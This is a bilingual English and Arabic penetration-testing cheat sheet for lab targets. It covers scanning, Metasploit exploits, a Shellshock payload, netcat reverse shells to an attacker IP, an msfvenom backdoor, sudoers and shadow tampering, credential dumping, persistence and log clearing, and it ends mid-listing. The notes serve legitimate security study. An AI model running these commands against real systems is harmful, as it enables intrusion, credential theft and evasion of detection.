Penetration Testing Methodology

Prepared By / **Mohamed Nabil Diab**

https://www.linkedin.com/in/mohamed-nabil-diab/

Content

Passive Information Gathering

Tool	Type	Syntax	Description
host	command	$ **host** <domain/Ip>	بتعمل name resolution
robots.txt sitemap.xml	web-file web-file	domain/**robots.txt** domain/**sitemap.xml**	بيحتوي على web pages
Whois Who.is netcraft	command website website	$ **whois** <domain/Ip> www.who.is www.netcraft.com	معلومات وتواريخ وعناوين وأرقام Ip addresses و
dnsrecon dnsdumpster dnsenum	command website command	$ **dnsrecon** <domain/Ip> https://dnsdumpster.com $ **dnsenum** <domain/Ip>	DNS records Name servers DNS info
wafw00f	command	$ **wafw00f** <domain/Ip>	بتتشك لو فيه firewall
sublist3r	command	$ **sublist3r** <domain/Ip>	بتبحث عن subdomains
dirbuster	command	$ **dirb** <domain URL>	directory navigation
theHarvester	Command	$ **theHarvester** <domain/Ip>	بتبحث عن emails
haveibeenpwned	website	www.haveibeenpwned.com	بتتشك لو email مخترق او له تسريب
Netdiscover	command	$ **netdiscover** -i <nic> -r <subnet>	Scan the LAN
nmap	command	$ **nmap** -options <domain/Ip>	بتعمل كل حاجة

Nmap Usage

a) Host Discovery

- -sn ➔ default scan, disable port scanning.
- -n ➔ no DNS resolution.
- -Pn ➔ scan without ping.

b) Scanning Types

- -sS ➔ TCP SYN scan.
- -sT ➔ TCP connect scan.
- -sA ➔ TCP ACK scan.
- -sU ➔ UDP port scan.

c) Port Specification

- -p ➔ specify a port number or range.
- -p- ➔ scan for all 65535 ports
- -F ➔ fast scan for most common ports

d) Service & OS Detection

- -sV ➔ detect the versions of the running services.
- -sC ➔ run some scripts.
- -O ➔ detect the running OS.
- -A ➔detect OS and versions, perform script scanning.

e) Output Formats

- -oN ➔ normal output format.
- -oX ➔ xml output format.
- -oG ➔ greppable output format.
- -oA ➔ all output format.

f) Detection Evasion

- -f ➔ scan fragment packets.
- -D ➔ use multiple Ips with my Ip to scan.
- -sI ➔ use zombie Ip to scan.
- -source-port ➔ specify a source port.
- -T0,1,2,**3**,4,5 ➔ manipulate scan timing (the slowest=0).

g) Nmap Scripts

- ls /usr/share/nmap/scripts (directory of nmap scripts)

Vuln, smb-protocols, smb-security-mode, smb-enum-groups, smb-enum-sessions, smb-enum-domains, smb-enum-users, smb-enum-shares, smb-os-discovery /// http-enum, http-title /// banner.

- nmap -A <target> (perform some scripts)
- nmap -sC <target> (perform related scripts)

h) Importing Nmap result into MSF

- nmap -oX result.xml <target>
- service postgresql start
- msfconsole
- db_stats
- db_import result.xml
- hosts

Acrtive Information gathering

➢ بجيب ال IP address بتاعي باستخدام ifconfig او ip a.

```
┌──(root㉿INE)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.0.14  netmask 255.255.0.0  broadcast 10.1.255.255
        ether 02:42:0a:01:00:0e  txqueuelen 0  (Ethernet)
        RX packets 1190  bytes 123784 (120.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1054  bytes 1940645 (1.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.146.110.2  netmask 255.255.255.0  broadcast 192.146.110.255
        ether 02:42:c0:92:6e:02  txqueuelen 0  (Ethernet)
        RX packets 16  bytes 1376 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2575  bytes 3187667 (3.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2575  bytes 3187667 (3.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

➢ بجيب ال IP بتاع ال target اللي مديني ال domain بتاعه من ملف /etc/hosts

```
┌──(root㉿INE)-[~]
└─# cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.1.0.11       INE
127.0.0.1 AttackDefense-Kali
10.10.45.11     INE
10.6.17.3    demo.ine.local
```

- بعمل ping على ال target اتأكد انه active.

```
┌──(root㉿INE)-[~]
└─# ping -c 3 10.6.17.3
PING 10.6.17.3 (10.6.17.3) 56(84) bytes of data.

— 10.6.17.3 ping statistics —
3 packets transmitted, 0 received, 100% packet loss, time 2064ms
```

- هنا ال target مردش على ال ping بعمل nmap scan وبستخدم Pn- option.

```
┌──(root㉿INE)-[~]
└─# nmap -Pn 10.6.17.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-05 02:23 IST
Nmap scan report for demo.ine.local (10.6.17.3)
Host is up (0.00071s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.80 seconds
```

- ممكن ال target يرد على ال ping وميطلعش حاجة ف ال scan.

```
┌──(root㉿INE)-[~]
└─# nmap 192.146.110.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-05 02:35 IST
Nmap scan report for demo.ine.local (192.146.110.3)
Host is up (0.000015s latency).
All 1000 scanned ports on demo.ine.local (192.146.110.3) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:C0:92:6E:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

- في الحالة دي بضيف -p- option عشان يعمل scan all ports.

```
┌──(root㉿INE)-[~]
└─# nmap -p- 192.146.110.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-05 02:35 IST
Nmap scan report for demo.ine.local (192.146.110.3)
Host is up (0.000014s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
6421/tcp  open  nim-wan
41288/tcp open  unknown
55413/tcp open  unknown
MAC Address: 02:42:C0:92:6E:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
```

- بيطلع لي open ports بعمل عليهم service detection بستخدم -sV option.

```
┌──(root㉿INE)-[~]
└─# nmap -sV -p 6421,41288,55413 192.146.110.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-05 02:36 IST
Nmap scan report for demo.ine.local (192.146.110.3)
Host is up (0.000025s latency).

PORT      STATE SERVICE VERSION
6421/tcp  open  mongodb MongoDB 2.6.10
41288/tcp open  achat   AChat chat system
55413/tcp open  ftp     vsftpd 3.0.3
MAC Address: 02:42:C0:92:6E:03 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.29 seconds
```

- كدا حددنا ال open ports عند ال target وكمان ال services وال OS.
- وهنا بتنتهي مرحلة ال Information gathering وتبدأ مرحلة ال Enumeration.

- ندخل بقا على phase 2 وهي ال **Enumeration**.

Enumeration

Port	MSF modules	Utilities
21	auxiliary/scanner/ftp/ftp_version auxiliary/scanner/ftp/ftp-login use auxiliary/scanner/ftp/anonymous	--script ftp-anon ftp target 21
445	auxiliary/scanner/smb/smb_version auxiliary/scanner/smb/pipe_auditor **(List the named pipes available over SMB on the samba server)**	nmap -sU --top-ports 25 nmblookup -A <target> **(NetBIOS Computer name)** smbclient -L <target> -N smbclient -L <target> -U user **(check user's share browsable)** smbclient //Ip/admin -U admin **(browse admin shre)** rpcclient -U "" -N <target> **(check anonymous connection)** smbmap -u user -p password -H Ip **(check shares permissions)** enum4linux -u username -p password -U target **(list all users)**
80	auxiliary/scanner/http/apache_userdir_enum auxiliary/scanner/http/brute_dirs auxiliary/scanner/http/dir_scanner auxiliary/scanner/http/dir_listing auxiliary/scanner/http/http_put auxiliary/scanner/http/files_dir auxiliary/scanner/http/http_login auxiliary/scanner/http/http_header auxiliary/scanner/http/http_version auxiliary/scanner/http/robots_txt	curl -I http://target.com nc target.com 80 whatweb http://target.com dirb http://target.com --script http-enum,http-title target

3306	auxiliary/scanner/mysql/mysql_version auxiliary/scanner/mysql/mysql_login auxiliary/admin/mysql/mysql_enum auxiliary/admin/mysql/mysql_sql auxiliary/scanner/mysql/mysql_file_enum auxiliary/scanner/mysql/mysql_hashdump auxiliary/scanner/mysql/mysql_schemadump auxiliary/scanner/mysql/mysql_writable_dirs	mysql -u username -p -h target **show** databases; **use** DBname; **show** tables; **select * from** tablename **update** tablename **set** passfield = MD5 ('newpasswprd') **where** userfield = 'username'
22	auxiliary/scanner/ssh/ssh_version auxiliary/scanner/ssh/ssh_login	
25 25	auxiliary/scanner/smtp/smtp_enum	--script banner nc target 25 > VRFY admin@openmailbox.xyz **(check user admin existence)** smtp-user-enum -U file -t target **(check users on the server)** sendemail -f sender -t recpient -s Ip -u Fakemail -m "Hi root, a fake from admin" -o tls=no **(send email)**

- بعد ما بنخلص Enumeration ونجمع كل التفاصيل بنبدأ مرحلة جديدة وهي ال Vulnerability Assessment وهنا ببدأ اعمل check على ال services اللي شغالة اذا كانت حاجة منهم vulnerable او لها exploit.

- بعمل scanning على كل ال ports وال services واسيرش عليهم كلهم بحثا عن أي طريقة اعمل بها exploitation وأتأكد من ال versions اذا كانت vulnerable ولا patched ومش هتنفع معايا.

Most Common Vulnerabilitites

WebDAV (when we find a **WebDAV** extension in the web server)

- davtest -auth bob:password_123321 -url http://demo.ine.local/webdav

---

Shellshock (when we find cgi script running on the website)

- nmap --script http-shellshock --script-args "http-shellshock.uri=/gettime.cgi" <target>

```
PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
```

EternalBlue (when we find SMBv1 protocol)

- Nmap -p 445 --script=smb-vuln-ms17-010 <target>.

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
```

Bluekeep (when we find RDP enabled)

- msfconsole

- search bluekeep
- auxiliary/scanner/rdp/cve_2019_0708_bluekeep

```
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run

[+] 10.10.10.7:3389       - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.10.10.7:3389       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Insecure RDP Service

(when we Find port 3389 closed but port 3333 open)

- msfconsole
- auxiliary/scanner/rdp/rdp_scanner
- set rport 3333

```
msf6 auxiliary(scanner/rdp/rdp_scanner) > run

[*] 10.6.21.112:3333      - Detected RDP on 10.6.21.112:3333      (
er_fqdn:WIN-OMCNBKR66MN) (os_version:6.3.9600) (Requires NLA: Yes)
[*] 10.6.21.112:3333      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- خلاص كدا حددنا الثغرات اللي عندنا ندخل بقا على اهم مرحلة وهي تنفيذ الاختراق فعليا Exploitation ودي فيها هنحدد ال msf module اللي يستغل الثغرة ويفتح لنا meterpreter session عند التارجت.

Metasploit Framework

1. Database Server

- /etc/init.d/postgresql start
- OR
- service postgresql start

---

2. Starting the MSF

- msfconsole -q

---

3. Creating workspaces

- workspace -a <name> (add workspace)
- setg RHOSTS <Ip> (set global variable)
- workspace -d <name> (delete workspace)
- workspace -r <name> <new-name> (rename workspace)

---

4. Search Queries

- search type: exploit name: bluekeep
- search type: auxiliary platform: windows

Windows Exploitation

1. HTTP (80) WebDAV (cadaver)

- kali
- cadaver http://demo.ine.local/webdav
- >> put /usr/share/webshells/asp/webshell.asp
- open the browser and access the file then run commands.

2. HTTP (80) WebDAV (MSF)

- msfconsole
- exploit/windows/iis/iis_webdav_upload_asp
- set HttpUsername bob
- set HttpPassword password_123321
- set PATH /webdav/metasploit%RAND%.asp

---

3. HTTP (80) Shellshock

- user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
- open Burpsuite and run the above command
- OR msfconsole
- exploit/multi/http/apache_mod_cgi_bash_env_exec
- set TARGETURI /gettime.cgi
- set LHOST eth1

---

4. HTTP (80) HttpFileServer httpd 2.3

- exploit/windows/http/rejetto_hfs_exec

---

5. HTTP (8080) Apache Tomcat 8.5.19

- exploit/multi/http/tomcat_jsp_upload_bypass

---

6. SMB (445) EternalBlue

- exploit/windows/smb/ms17_010_eternalblue

---

7. SMB (445) server PsExec

- msfconsole
- auxiliary/scanner/smb/smb_login
- set user_file /usr/share/…./common_users.txt

- set pass_file /usr/share/…/unix_passwords.txt
- set verbose false
- exploit/windows/smb/psexec
- set smbuser Administrator
- set smbpass qwertyuiop

---

8. RDP (3389) BlueKeep

- exploit/windows/ rdp/cve_2019_0708_bluekeep_rce
- show targets
- set target 2

---

9. RDP (3389) Brute-Force

- kali
- hydra -L users.txt -P passwords.txt rdp://10.6.21.112:3333
- xfreerdp /u:user /p:password /v:10.6.21.112:3333

---

10. WinRM (5985)

- msfconsole
- auxiliary/scanner/winrm/winrm_login
- set user_file /usr/share/…./common_users.txt
- set pass_file /usr/share/…/unix_passwords.txt
- set password "**anything**"
- set verbose false
- auxiliary/scanner/winrm/winrm_auth_methods

```
msf6 auxiliary(scanner/winrm/winrm_auth_methods) > run

[+] 10.6.28.204:5985: Negotiate protocol supported
[+] 10.6.28.204:5985: Basic protocol supported
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- auxiliary/scanner/winrm/winrm_cmd
- set username Administrator
- set password Tinkerbell
- set cmd whoami
- exploit/windows/winrm/winrm_script_exec
- set username Administrator
- set password Tinkerbell
- set force-vbc true
- meterpreter session opened

Linux Exploitation

1. FTP (21) vsftpd 2.3.4

- exploit/unix/ftp/vsftpd_234_backdoor

---

2. SAMBA (445) Samba smbd 3.X - 4.X

- exploit/linux/samba/is_known_pipename

---

3. SSH (22) libssh 0.8.3 (protocol 2.0)

- auxiliary/scanner/ssh/libssh_auth_bypass
- set spawn_pty true

---

4. SMTP (25) Haraka smtpd 2.8.8

- set SRVPORT 9898
- set email_to root@attackdefense.test
- set payload linux/x64/meterpreter_reverse_http
- set LHOST eth1

Network Exploitation

1. NetBIOS Hacking (perform pivoting)

- nmap -p 445 --script smb-enum-users <target1>
- vim users.txt
- hydra -L users.txt -P /…/unix_passwords.txt smb://target
- msfconsole
- exploit/windows/smb/psexec
- after obtaining meterpreter session 1
- migrate -N explorer.exe
- shell
- ping -n 3 <target2>
- sessions 1
- run autoroute -s <target2>
- kali
- cat /etc/proxychains4.conf
- notice the last line <9050> port
- msfconsole
- auxiliary/server/socks_proxy
- set srvport 9050
- set version 4a
- kali
- proxycahins nmap -sV -Pn -p 445 -sT <target2>
- shell
- net view <target2> (display shared disks)
- net use D: \\target2\Documents
- dir D:
- type FLAG2.txt

2. SNMP Analysis

- nmap -sU -p 161 <target>
- ls /usr/share/nmap/scripts/ | grep -e “snmp”
- nmap -sU -p 161 --script snmp-* <target>
- find the snmp users from nmap result
- vim users.txt
- hydra -L users.txt -P …/unix_passwords.txt smb://target

---

3. DNS & SMB Relay Attack

(we will perform arp poisoning and dns spoofing to steal auth creds)

- We have three terminals attacker, target, server
- msfconsole
- use exploit/windows/smb/smb_relay
- set lhost <attacker>
- set srvhost <attacker>
- set smbhost <server>
- set payload windows/meterpreter/reverse_tcp
- kali
- echo “attacker-Ip server-domain” > dns (fake dns)
- dnsspoof -i eth1 -f dns (dns spoofing)
- echo 1 /proc/sys/net/ipv4/ip_forward (fake arp)
- arpspoof -i eth1 -t target-Ip server-Ip
- arpspoof -i eth1 -t server-Ip target-Ip

Pre-Post Exploitation

1. Open a local server on Kali

- cd <required directory>
- python -m SimpleHTTPServer 80

2. Download files into windows (cmd)

- certutil -urlcache -f Kali-Ip/file-name file-name

---

3. Download files into linux (bash)

- wget http://Kali-Ip/file-name

---

4. Transfer files to the target using netcat

- nc -nvlp 1234 > filename (on target open a listener)
- nc -nv target-Ip 1234 < filename (on Kali connect)

---


5. Setup a bind shell

- nc -nvlp 1234 -e cmd.exe (on target open listener)
- nc -nv target-Ip 1234 (on Kali connect)

---

6. Setup a reverse shell

- nc -nvlp 1234 (on Kali open a listener)
- ./nc.exe -nv Kali-Ip 1234 -e cmd.exe (on target connect **ps**)



Windows Post Exploitation

1. Windows Local Enumeration

a. System Information

- meterpreter
- getuid
- sysinfo
- shell
- systeminfo
- wmic qfe get Caption,Description,HotFixID,InstalledOn

b. Users & Groups

- meterpreter
- getuid
- getprivs
- use post/windows/gather/enum-logged-on-users
- shell
- whoami
- whoami /priv
- net users

- net user administrator
- net localgroup
- net localgroup administrators

c. Network Information

- meterpreter
- ipconfig /all
- shell
- route print
- arp -a
- netstat -ano

d. Processes & Services

- meterpreter
- ps
- pgrep explorer.exe
- migrate PID
- shell
- net start
- wmic service list brief
- tasklist /svc
- schtasks /query /fo LIST

e. Automating Windows Local Enumeration

- msfconsole
- post/windows/gather/win_privs
- post/windows/gather/enum_logged_on_users
- post/windows/gather/checkvm
- post/windows/gather/enum_applications
- post/windows/gather/enum_computers
- post/windows/gather/enum_patches
- copy this script https://github.com/411Hall/JAWS
- kali
- vim jaws-enum.ps1

- meterpreter
- cd C:\\
- mkdir temp
- cd temp
- upload /root/Desktop/jaws-enum.ps1
- shell
- powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename jaws-enum-result.txt
- download jaws-enum-result.txt

---

2. Transferring files into windows

- kali
- cd /usr/share/windows-resources
- python -m SimpleHTTPServer 80
- windows shell
- certutil -urlcache -f Kali-Ip/file-name file-name

---

3. Upgrading Windows Shells

- msfconsole
- sessions -u (shell-ID)

---

4. Windows Privileges Escalation

a. Windows Kernel Exploits

- post/multi/recon/local_exploit_suggester
- run any module from the result to elevate privileges

b. UAC Bypass

- exploit/windows/local/bypassuac_injection
- set session <session-ID>
- set target (1) windows x64

- set payload (33) windows/x64/meterpreter/reverse_tcp

c. PrivescCheck

- get this script https://github.com/itm4n/PrivescCheck
- paste it on the target in PrivescCheck.ps1
- powershell.exe -ep bypass -c ". .\ PrivescCheck.ps1; Invoke-PrivescCheck"
- use the credentials resulted (username:password)
- runas.exe /user:username cmd
- enter the password
- you will get a privileged cmd

d. UAC Bypass: UACMe

(when we get admin user with limited privileges)

- after obtaining a meterpreter session with limited privileges account <admin>
- migrate -N explorer.exe
- shell
- net localgroup Administrators (finding admin is member)
- kali
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=<my Ip> LPORT=4444 -f exe > backdoor.exe
- meterpreter session
- cd C:\\Users\\<admin>\\AppData\\Local\\Temp
- upload /root/Desktop/tools/UACME/akagi64.exe .
- upload /root/backdoor.exe .
- msfconsole
- exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set lhost <my Ip>
- set lport 4444
- run

- meterpreter session opened
- shell
- akagi64.exe 23 C:\ Users\<admin>\AppData\Local\Temp\backdoor.exe
- we will find new privileged session opened in the handler.

e. Impersonation

(when login with user and need to access another user folder)

- meterpreter session
- load incognito
- list_tokens -u

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================

ATTACKDEFENSE\Administrator
NT AUTHORITY\LOCAL SERVICE
```

- impersonate_token <Token name>
- getuid

f. Unattended Installation

- powershell
- cat C:\windows\Panther\unattend.xml
- search for encoded password
- decode the password via any website
- runas.exe /user:Administrator cmd
- msfconsole
- exploit/windows/misc/hta_server
- run
- copy the <url>
- administrator cmd
- mshta.exe <url>
- we obtain a meterpreter session from Administrator

5. Windows Persistence

a. Persistence Service

- meterpreter (must be privileged)
- msfconsole
- exploit/windows/local/persistence_service
- set session 1
- open another tab msfconsole
- exploit/multi/handler
- set lhost eth1
- set payload windows/meterpreter/reverse_tcp
- if session 1 terminated we will obtain another session.

b. Persistence RDP

- post/windows/manage/enable_rdp
- meterpreter (must be Administrator)
- ps -N explorer.exe
- run getgui -e -u alice -p hack_123321
- xfreerdp /u:alice /p:hack_123321 /v:target

---

6. Dumping & Cracking Windows Hashes

➢ Kiwi Extension

- meterpreter
- load kiwi
- creds_all
- lsa_dump_sam
- lsa_dump_secrets

➢ Pass The Hash

- after having users' hashes
- exploit/windows/smb/psexec
- set smbuser <username>
- set smbpassword <pair of hashes>

- set target Native\ upload

➢ **Cracking**

- john --format=NT hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt

➢ **OR**

- meterpreter
- migrate -N lsass.exe
- hashdump
- auxiliary/analyze/crack_windows
- set custom_wordlist /usr/share/…/unix_passwords.txt
- creds

---

7. Pivoting

- meterpreter
- migrate -N explorer.exe
- ipconfig
- run autoroute -s <second target Ip>
- use auxiliary/scanner/portscan/tcp
- set rhosts <second target Ip>
- set ports 1-1000
- meterpreter
- portfwd add -l 1234 -p 80 -r <second target Ip>
- nmap -sV -sS -p 1234 localhost
- msfconsole
- exploit/windows/http/badblue_passthru
- set payload windows/meterpreter/bind_tcp

---

8. Clearing Windows Event Logs

- meterpreter

- clearev

Linux Post Exploitation

1. Linux Local Enumeration

a. System Information

- meterpreter
- sysinfo
- shell
- hostname
- cat /etc/issue (linux distro)
- cat /etc/*release (distro releases)
- uname -a (kernel version)
- lscpu (CPU info)
- df -h (storage info)

b. Users & Groups

- shell
- whoami (current user)
- groups <username> (groups in which user exist)
- cat /etc/passwd (all system users)
- groups (all system groups)
- who (current logged in users)
- lastlog (recently logged in users)

c. Network Information

- Meterpreter
- Ifconfig (NICs)
- Netstat (open ports)
- Route (routing table)
- Shell
- Cat /etc/networks (subnets and networks)

- Cat /etc/hosts (mapping domain to Ip)
- Cat /etc/resolv.conf (DNS address)

d. Processes & Cron Jobs

- meterpreter
- ps (list all running process)
- pgrep <processname> (search for specific PID)
- msfconsole
- ls -la /etc/cron* (list all cron jobs)
- top (display real time processes)

e. Automating Linux Local Enumeration

- Msfconsole
- post/linux/gather/enum_configs
- post/multi/gather/env
- post/linux/gather/enum_network
- post/linux/gather/enum_protections
- post/linux/gather/enum_system
- post/linux/gather/checkcontainer
- post/linux/gather/checkvm
- post/linux/gather/enum_users_history
- Copy this script https://github.com/rebootuser/LinEnum
- kali
- vim lin-enum.sh
- meterpreter
- cd /tmp
- upload /root/lin-enum.sh
- shell
- chmod +x lin-enum.sh
- ./lin-enum.sh

2. Transferring files into windows

- kali
- cd /usr/share/windows-resources
- python -m SimpleHTTPServer 80
- linux shell
- wget Kali-Ip/file-name

---

3. Upgrading Linux Shells

- msfconsole
- sessions -u (shell-ID)

➢ **OR**

- Shell
- /bin/bash -i

---

4. Linux Privileges Escalation

a. Exploit Cron Jobs

(when we find a file's timestamp changed periodically)

- find / -name <filename>
- ls -l <the other path including the same file>
- grep -nri "other/path/to/filename" /usr or /etc or /opt…
- after finding the script in any directory
- vim <the found script> and type "#! /bin/bash\necho "student ALL=NOPASSWD:ALL" >> /etc/sudoers"
- sudo -l
- sudo su (now we obtain a root user)

b. Exploiting Setuid Programs

(when we find a file's binary calling another file binary)

- ls -l (found file1 with s permission)

- file <file1> (ELF binary file)
- strings <file1> (find file2 in the result)
- rm <file2> (delete file2)
- cp /bin/bash <file2> (replace file2 with bash shell)
- ./<file1> (execute file1 to call file2)
- we obtain a shell with root privileges.

c. Rootkit Scanner

- shell
- ps aux (search for a process that runs a root bash shell)

```
root          37  0.0  0.0   9924  2304 ?        S    16:04   0:00 /bin/bash /bin/check-down
```

- cat /bin/check-down

```
cat /bin/check-down
#!/bin/bash
while :
do
        /usr/local/bin/chkrootkit/chkrootkit -x > /dev/null 2>&1
        sleep 60
done
```

- Command -v chkrootkit (find the location)

```
command -v chkrootkit
/bin/chkrootkit
```

- /bin/chkrootkit -V (find the version)

```
/bin/chkrootkit -V
chkrootkit version 0.49
```

- searchsploit chkrootkit 0.49
- msfconsole
- exploit/unix/local/chkrootkit
- set session 1
- set lhost eth1
- set chkrootkit /bin/chkrootkit
- run (new session opened with root privileges)

d. Detect Weak Permissions

- shell
- find / -not -type l -perm -o+w (check writable files)
- found /etc/shadow in the result
- cat /etc/shadow (found that root has no hash)
- openssl passwd -1 -salt abc password (generate hash)
- copy the hash into /etc/shadow
- su
- enter password
- we will get a root access

e. Editing Gone Wrong

- shell
- find / -user root -perm -4000 -exec ls -ldb {} \;

```
student@target:~$
student@target:~$ find / -user root -perm -4000 -exec ls -ldb {} \;
find: '/etc/ssl/private': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/cache/ldconfig': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
-rwsr-xr-x 1 root root 43088 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 44664 Jan 25  2018 /bin/su
-rwsr-xr-x 1 root root 26696 May 16  2018 /bin/umount
find: '/root': Permission denied
find: '/proc/tty/driver': Permission denied
find: '/proc/32/task/32/fd/12': No such file or directory
find: '/proc/32/task/32/fdinfo/12': No such file or directory
find: '/proc/32/fd/11': No such file or directory
find: '/proc/32/fdinfo/11': No such file or directory
-rwsr-xr-x 1 root root 59640 Jan 25  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 75824 Jan 25  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44528 Jan 25  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 40344 Jan 25  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 76496 Jan 25  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 149080 Jan 18  2018 /usr/bin/sudo
student@target:~$
student@target:~$
```

- sudo -l

```
student@target:~$
student@target:~$ sudo -l
Matching Defaults entries for student on target:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User student may run the following commands on target:
    (root) NOPASSWD: /usr/bin/man
student@target:~$
student@target:~$
```

- sudo man ls
- enter !/bin/bash
- we will obtain a root access

5. Linux Persistence

a. SSH Key

- meterpreter
- msfconsole
- post/linux/manage/sshkey_persistence
- set createsshfolder true
- run (we have added a ssh key in a given path)
- kali
- cp <given path> <ssh_key>
- chmod 0400 <ssh_key>
- ssh -i <ssh_key> root@target

b. Cron Jobs

- ps -eaf

```
student@demo:~$ ps -eaf
UID          PID    PPID  C STIME TTY          TIME CMD
root           1       0  0 04:13 ?        00:00:00 /bin/bash /start.sh
root           7       1  0 04:13 ?        00:00:00 /bin/sh /usr/bin/intervene/manage.sh
root           8       1  0 04:13 ?        00:00:00 /usr/bin/python /usr/bin/supervisord -n
root          22       1  0 04:13 ?        00:00:00 /usr/sbin/sshd
root          26       1  0 04:13 ?        00:00:00 /usr/sbin/cron
root          65      22  0 04:16 ?        00:00:00 sshd: student [priv]
student       78      65  0 04:16 ?        00:00:00 sshd: student@pts/0
student       79      78  0 04:16 pts/0    00:00:00 -bash
